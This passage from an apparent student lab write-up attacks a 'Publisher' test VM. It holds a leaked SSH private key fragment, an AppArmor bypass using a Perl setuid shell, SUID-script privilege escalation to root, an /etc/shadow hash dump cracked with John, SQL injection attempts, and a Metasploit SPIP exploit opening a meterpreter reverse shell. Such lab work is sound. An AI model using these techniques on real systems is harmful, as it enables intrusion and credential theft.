DbOLhbfRF/KTRO7nWKqo4UUoYvlRg4MuCwiNsOTWbcNqkPWllD0dGO7IbDJ1uCJqNjV+OE
56P0Z/HAQfZovFlzgC4xwwW8Mm698H/wss8Lt9wsZq4hMFxmZCdOuZOlYlMsGJgtekVDGL
IHjNxGd46wo37cKT9jb27OsONG7BIq7iTee5T59xupekynvIqbAAAAwQDnTuHO27B1PRiV
ThENf8Iz+Y8LFcKLjnDwBdFkyE9kqNRT71xyZK8t5O2Ec0vCRiLeZU/DTAFPiR+B6WPfUb
kFX8AXaUXpJmUlTLl6on7mCpNnjjsRKJDUtFm0H6MOGD/YgYE4ZvruoHCmQaeNMpc3YSrG
vKrFIed5LNAJ3kLWk8SbzZxsuERbybIKGJa8Z9lYWtpPiHCsl1wqrFiB9ikfMa2DoWTuBh
+Xk2NGp6e98Bjtf7qtBn/0rBfdZjveM1MAAADBANoC+jBOLbAHk2rKEvTY1Msbc8Nf2aXe
v0M04fPPBE22VsJGK1Wbi786Z0QVhnbNe6JnlLigk50DEc1WrKvHvWND0WuthNYTThiwFr
LsHpJjf7fAUXSGQfCc0Z06gFMtmhwZUuYEH9JjZbG2oLnn47BdOnumAOE/mRxDelSOv5J5
M8X1rGlGEnXqGuw917aaHPPBnSfquimQkXZ55yyI9uhtc6BrRanGRlEYPOCR18Ppcr5d96
Hx4+A+YKJ0iNuyTwAAAA90aGlua0BwdWJsaXNoZXIBAg==
-----END OPENSSH PRIVATE KEY-----
```

- In the linPEASS, we had */opt/run_container.sh* under the writable files section, which may lead to privilege escalation.
- ALso found Unknow SUID binary as */use/sbin/run_container*.

```
-rwsr-sr-x 1 root root 17K Nov 14  2023 /usr/sbin/run_container (Unknown SUID binary!)
-rwsr-sr-x 1 root root 17K Nov 14  2023 /usr/sbin/run_container (Unknown SGID binary)
```

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 23K Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 467K Dec 18  2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 51K Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 15K Dec 13  2023 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-- 1 root dip 386K Jul 23  2020 /usr/sbin/pppd ---> Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-sr-x 1 root root 17K Nov 14  2023 /usr/sbin/run_container (Unknown SUID binary!)
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 87K Nov 29  2022 /usr/bin/gpasswd
```

- Bypassing the app Armor by using the Perl bypass

```
think@publisher:~$ echo '#!/usr/bin/perl
> use POSIX qw(strftime);
> use POSIX qw(setuid);
> POSIX::setuid(0);
> exec "/bin/sh"' > /dev/shm/test.pl
think@publisher:~$ chmod +x /dev/shm/test.pl
```

- SO, what is SUID? It is a unique kind of file permission. An executable file that has the SUID bit set can be opened by a user with the rights of the file owner, usually root.
- By this command, we can find all the files present on the system that have the user ID (SUID).

```
think@publisher:/dev/shm$ find / -perm /4000 2>/dev/null

/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
```

- *The find /*: start the search from root directory.
- *-perm /4000*: tell find to discover the SUID bit set.
- *2>/dev/null*: redirects any kind of error message like the permission denies and slices them. This is very crucial to search for root directory.
- AppArmor Shebang Bypass method, which enables me to use a Perl script to get around some of the limitations imposed by AppArmor it is a Linux kernel security module that limits the capabilities of programs. I found the codes for this on *https://book.hacktricks.xyz/* .

```
think@publisher:/dev/shm$ echo '#!/usr/bin/perl
> use POSIX qw(strftime);
> use POSIX qw(setuid);
> POSIX::setuid(0);
> exec "/bin/sh"' > /dev/shm/test.pl
think@publisher:/dev/shm$ chmod +x /dev/shm/test.pl
think@publisher:/dev/shm$ /dev/shm/test.pl
$
$
$
```

- We will rerun the command to get the SUID on the system

```
think@publisher:/dev/shm$ /dev/shm/test.pl
$
$
$ find / -perm /4000 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
$
```

- We will go the directory of container and will try to exploit the misconfigured script */opt/run_container.sh*. This script is for managing the docker container and menus in it.

```
$ /usr/sbin/run_container
List of Docker containers:
ID: 41c976e507f8 | Name: jovial_hertz | Status: Up About a minute

Enter the ID of the container or leave blank to create a new one: 41c976e507f8
/opt/run_container.sh: line 16: validate_container_id: command not found

OPTIONS:
1) Start Container
2) Stop Container
3) Restart Container
4) Create Container
5) Quit
Choose an action for a container: 5
Exiting ...
```

- Our plan is to use a temporary directory to hold the */bin/bash binary*, enable the SUID bit, and then use the script to run the SUID-enabled binary, granting us root access.

```
$ cp /usr/bin/bash /tmp/rootbash
$
$ chmod +s /tmp/rootbash
```

- But it didn't work, we didn't get the privilege escalation, as we can see still logged in as think user.

```
$ /usr/sbin/run_container
List of Docker containers:
ID: 41c976e507f8 | Name: jovial_hertz | Status: Up 3 minutes

Enter the ID of the container or leave blank to create a new one: 41c976e507f8
/opt/run_container.sh: line 16: validate_container_id: command not found

OPTIONS:
1) Start Container
2) Stop Container
3) Restart Container
4) Create Container
5) Quit
Choose an action for a container: 3
/tmp/rootbash -p
41c976e507f8
$ think@publisher:~$ whoami
think
```

- By running *the /opt/run_container.sh* file, we can see three sections.

```
$ nano /opt/run_container.sh
$
```

```
# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec41d6ef;
    fi
    echo "List of Docker containers:"
    docker ps -a --format "ID: {{.ID}} | Name: {{.Names}} | Status: {{.Status}}"
    echo ""
}

# Function to prompt user for container ID
prompt_container_id() {
    read -p "Enter the ID of the container or leave blank to create a new one: " container_id
    validate_container_id "$container_id"
}

# Function to display options and perform actions
select_action() {
    echo ""
    echo "OPTIONS:"
    local container_id="$1"
    PS3="Choose an action for a container: "
    options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")
    select opt in "${options[@]}"; do
        case $REPLY in
            1) docker start "$container_id"; break ;;
            2)  if [ $(docker ps -q | wc -l) -lt 2 ]; then
                    echo "No enough containers are currently running."
                    exit 1
                fi
                docker stop "$container_id"
                break ;;
            3) docker restart "$container_id"; break ;;
            4) echo "Creating a new container..."
               docker run -d --restart always -p 80:80 -v /home/think:/home/think spip-image:latest
               break ;;
            5) echo "Exiting..."; exit ;;
            *) echo "Invalid option. Please choose a valid option." ;;
        esac
    done
}

# Main script execution
list_containers
```

- *#1Funtion to list docker container*: which means it is responsible for showing or, can say, displaying all the dockers and their status.
- *#2Function to prompt user for Container ID* : The script will no longer prompt the user to enter a container ID if you remove this function.
- *#3Function to Display options and perform Actions*: The script's primary ability to let the user choose and interact with Docker containers would be lost if we remove this portion.

- So, I will remove the 2nd and 3rd portion of the file only leaving the normal function of docker container.

```
# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec41d6ef;
    fi
    echo "List of Docker containers:"
    docker ps -a --format "ID: {{.ID}} | Name: {{.Names}} | Status: {{.Status}}"
    echo ""
}

# Function to prompt user for container ID
prompt_container_id() {
    read -p "Enter the ID of the container or leave blank to create a new one: " container_id
    validate_container_id "$container_id"
}

# Function to display options and perform actions
select_action() {
    echo ""
    echo "OPTIONS:"
    local container_id="$1"
    PS3="Choose an action for a container: "
    options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")
    select opt in "${options[@]}"; do
        case $REPLY in
            1) docker start "$container_id"; break ;;
            2)  if [ $(docker ps -q | wc -l) -lt 2 ]; then
                    echo "No enough containers are currently running."
                    exit 1
                fi
                docker stop "$container_id"
                break ;;
            3) docker restart "$container_id"; break ;;
            4) echo "Creating a new container..."
               docker run -d --restart always -p 80:80 -v /home/think:/home/think spip-image:latest
               break ;;
            5) echo "Exiting..."; exit ;;
            *) echo "Invalid option. Please choose a valid option." ;;
        esac
    done
}

# Main script execution
list_containers
```

```
# Main script execution
list_containers
prompt_container_id  # Get the container ID from prompt_container_id function
select_action "$container_id"  # Pass the container ID to select_action function
```

- */bin/bash -p* is used to start a new Bash shell in "privileged mode


```
  GNU nano 4.8
/bin/bash -p
```

- And we successfully achieved privilege escalation to root

```
$ /usr/sbin/run_container
bash-5.0# whoami
root
bash-5.0# sss
```

- It also worked by removing the #1 section, and the file was empty except the /bin/bash -p, and it gave me the root access as well.

- I ran container.sh and it instantly opened bash and got root access.



3. Password cracking via John the Ripper

- We have logged into the Publisher virtual machine successful.
- Here we can see list of passwords but in hashes


```
bash-5.0#
bash-5.0# cat /etc/shadow
root:$6$Qs0mZH9RsdejL9xQ$cZMdu2hE0zJIErXo2gCYC00Smjz3HnFOtfY.X09FKrcVMp1AFwF4Z0.N13SUYrmHD/DAJ.2XGQB74sywXJNQc/:198
92:0:99999:7:::
daemon:*:19046:0:99999:7:::
bin:*:19046:0:99999:7:::
sys:*:19046:0:99999:7:::
sync:*:19046:0:99999:7:::
games:*:19046:0:99999:7:::
man:*:19046:0:99999:7:::
lp:*:19046:0:99999:7:::
mail:*:19046:0:99999:7:::
news:*:19046:0:99999:7:::
uucp:*:19046:0:99999:7:::
proxy:*:19046:0:99999:7:::
www-data:*:19046:0:99999:7:::
backup:*:19046:0:99999:7:::
list:*:19046:0:99999:7:::
irc:*:19046:0:99999:7:::
gnats:*:19046:0:99999:7:::
nobody:*:19046:0:99999:7:::
systemd-network:*:19046:0:99999:7:::
systemd-resolve:*:19046:0:99999:7:::
systemd-timesync:*:19046:0:99999:7:::
messagebus:*:19046:0:99999:7:::
syslog:*:19046:0:99999:7:::
_apt:*:19046:0:99999:7:::
tss:*:19046:0:99999:7:::
uuidd:*:19046:0:99999:7:::
tcpdump:*:19046:0:99999:7:::
landscape:*:19046:0:99999:7:::
pollinate:*:19046:0:99999:7:::
usbmux:*:19510:0:99999:7:::
sshd:*:19510:0:99999:7:::
systemd-coredump:!!:19510::::::
lxd:!:19510::::::
think:$6$T27qhO0srx/eC2pK$ZDSPyNeY1eY3duiqCoFrA4k5Mlweb0y931OleCaEz09WB3HPKMpdIOoZggUAs1m/h7mbZS/EYtD/DR5gBpnth/:19
675:0:99999:7:::
fwupd-refresh:*:19510:0:99999:7:::
mysql:!:19568:0:99999:7:::
dnsmasq:*:19674:0:99999:7:::
rtkit:*:19699:0:99999:7:::
avahi:*:19699:0:99999:7:::
cups-pk-helper:*:19699:0:99999:7:::
pulse:*:19699:0:99999:7:::
geoclue:*:19699:0:99999:7:::
saned:*:19699:0:99999:7:::
colord:*:19699:0:99999:7:::
gdm:*:19699:0:99999:7:::
bash-5.0#
```

- A quick password-cracking tool called John the Ripper is mostly used to find weak passwords within a password database. It supports various hash formats, such as Unix-based password hashes, NT/LM hashes, and more.
- Save the password in kali pcred.txt file
- Since the password was using SHA512 it was taking very long, and even my laptop became very slow, so I had to stop (cntl+c)


```
File  Machine  View  Input  Devices  Help
1  2  3  4
mohammadkaif@mohammadkaif: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/mohammadkaif/.zsh_history
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ nano pcred.txt

┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ john pcred.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
0g 0:00:01:18 51.62% 2/3 (ETA: 02:29:46) 0g/s 1075p/s 2075c/s 2075C/s calendaR..futurE
0g 0:00:01:29 58.00% 2/3 (ETA: 02:29:48) 0g/s 1067p/s 2068c/s 2068C/s Morecats2..Cowboy!
0g 0:00:01:33 60.15% 2/3 (ETA: 02:29:49) 0g/s 1063p/s 2062c/s 2062C/s Castle3..Liberty3
Session aborted
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$
```

4. SQL Injection


- Heading into *192.168.1.118/spip/spip.php?page=spip_pass&lang=fr*




- We can change the language to English by changing fr to en in the url.
- Created a http req. now let's modify the HTTP req for SQL injection vulnerability in Burpsuit.



- We will send the request to the repeater.
- In the repeater under the query parameter, we will put */spip/spip.php?page=login' OR '1'='1&lang=en* As it is visible in the query parameter under inspector
-



- Shows 403 forbidden errors. It also says (XSS), which means cross-site scripting (XSS) protection is preventing unauthorized requests.



- Downloaded sqlmap,

12. SQLmap	SQLMapAn open-source penetration testing tool makes it easier to find and take advantage of SQL injection vulnerabilities.(definition taken from internet)
Operating System	Kali Linux


```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ sqlmap
Command 'sqlmap' not found, but can be installed with:
sudo apt install sqlmap
Do you want to install it? (N/y)y
sudo apt install sqlmap
[sudo] password for mohammadkaif:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
```

- According to SQLMap's results, the program was unable to verify whether the parameters it examined included a SQL injection vulnerability.
- The results says that the page might not be injectable and it applied multiple techniques like the UNION and, Boolean bases to test the injection, but failed.


5. Getting a meterpreter session through SPIP vuln

13. Metasploit	Metasploit is an open-source penetration testing framework that enables security professionals and ethical hackers to identify, exploit, and validate vulnerabilities in various systems and applications. It provides a wide range of tools for automating the discovery of security issues, testing security defenses, and managing security assessments. (definition take from Mid Term report)
Operating System	Kali Linux

- This module used to gain the remote access to the publisher server since it is running vulnerable version of SPIP



- Lets configure the the module




```
msf6 exploit(unix/webapp/spip_rce_form) > show options

Module options (exploit/unix/webapp/spip_rce_form):

   Name       Current Setting                Required  Description
   ----       ---------------                --------  -----------
   Proxies                                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.1.118                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80                             yes       The target port (TCP)
   SSL        false                          no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                   no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /spip/spip.php?page=spip_pass8lang=fr  yes  The base path to SPIP application
   URIPATH                                   no        The URI to use for this exploit (default is random)
   VHOST                                     no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.106    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

- The meterpreter session was created successfully

```
msf6 exploit(unix/webapp/spip_rce_form) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[+] The target appears to be vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygXhx
[*] 192.168.1.118:80 - Attempting to exploit ...
[*] Sending stage (39927 bytes) to 192.168.1.118
[*] Meterpreter session 2 opened (192.168.1.106:4444 → 192.168.1.118:54368) at 2024-08-12 15:19:22 -0400

meterpreter >
```

- We can now gain internal info from the system likesysinfo, list of processes on the target



```
meterpreter > sysinfo
Computer    : 41c976e507f8
OS          : Linux 41c976e507f8 5.4.0-169-generic #187-Ubuntu SMP Thu Nov 23 14:52:28 UTC 2023 x86_64
Meterpreter : php/linux
meterpreter > ps

Process List
============

 PID  Name                User      Path
 ---  ----                ----      ----
 1    /bin/sh             root      /bin/sh /usr/sbin/apache2ctl -D FOREGROUND
 8    /usr/sbin/apache2   root      /usr/sbin/apache2 -D FOREGROUND
 9    /usr/sbin/apache2   www-data  /usr/sbin/apache2 -D FOREGROUND
 10   /usr/sbin/apache2   www-data  /usr/sbin/apache2 -D FOREGROUND
 11   /usr/sbin/apache2   www-data  /usr/sbin/apache2 -D FOREGROUND
 12   /usr/sbin/apache2   www-data  /usr/sbin/apache2 -D FOREGROUND
 13   /usr/sbin/apache2   www-data  /usr/sbin/apache2 -D FOREGROUND
 14   /usr/sbin/apache2   www-data  /usr/sbin/apache2 -D FOREGROUND
 15   /usr/sbin/apache2   www-data  /usr/sbin/apache2 -D FOREGROUND
 16   /usr/sbin/apache2   www-data  /usr/sbin/apache2 -D FOREGROUND
 17   sh                  www-data  sh -c ps ax -w -o pid,user,cmd --no-header 2>/dev/null
 18   ps                  www-data  ps ax -w -o pid,user,cmd --no-header
```

- Now, , we can dump password hashes from the target system and crack them. Tools like Mimikatz and John the Ripper would be very useful.
- Anyways, I tried cracking the password in the above exploit using John the Ripper, but it was taking forever. As it was using the SHA algorithm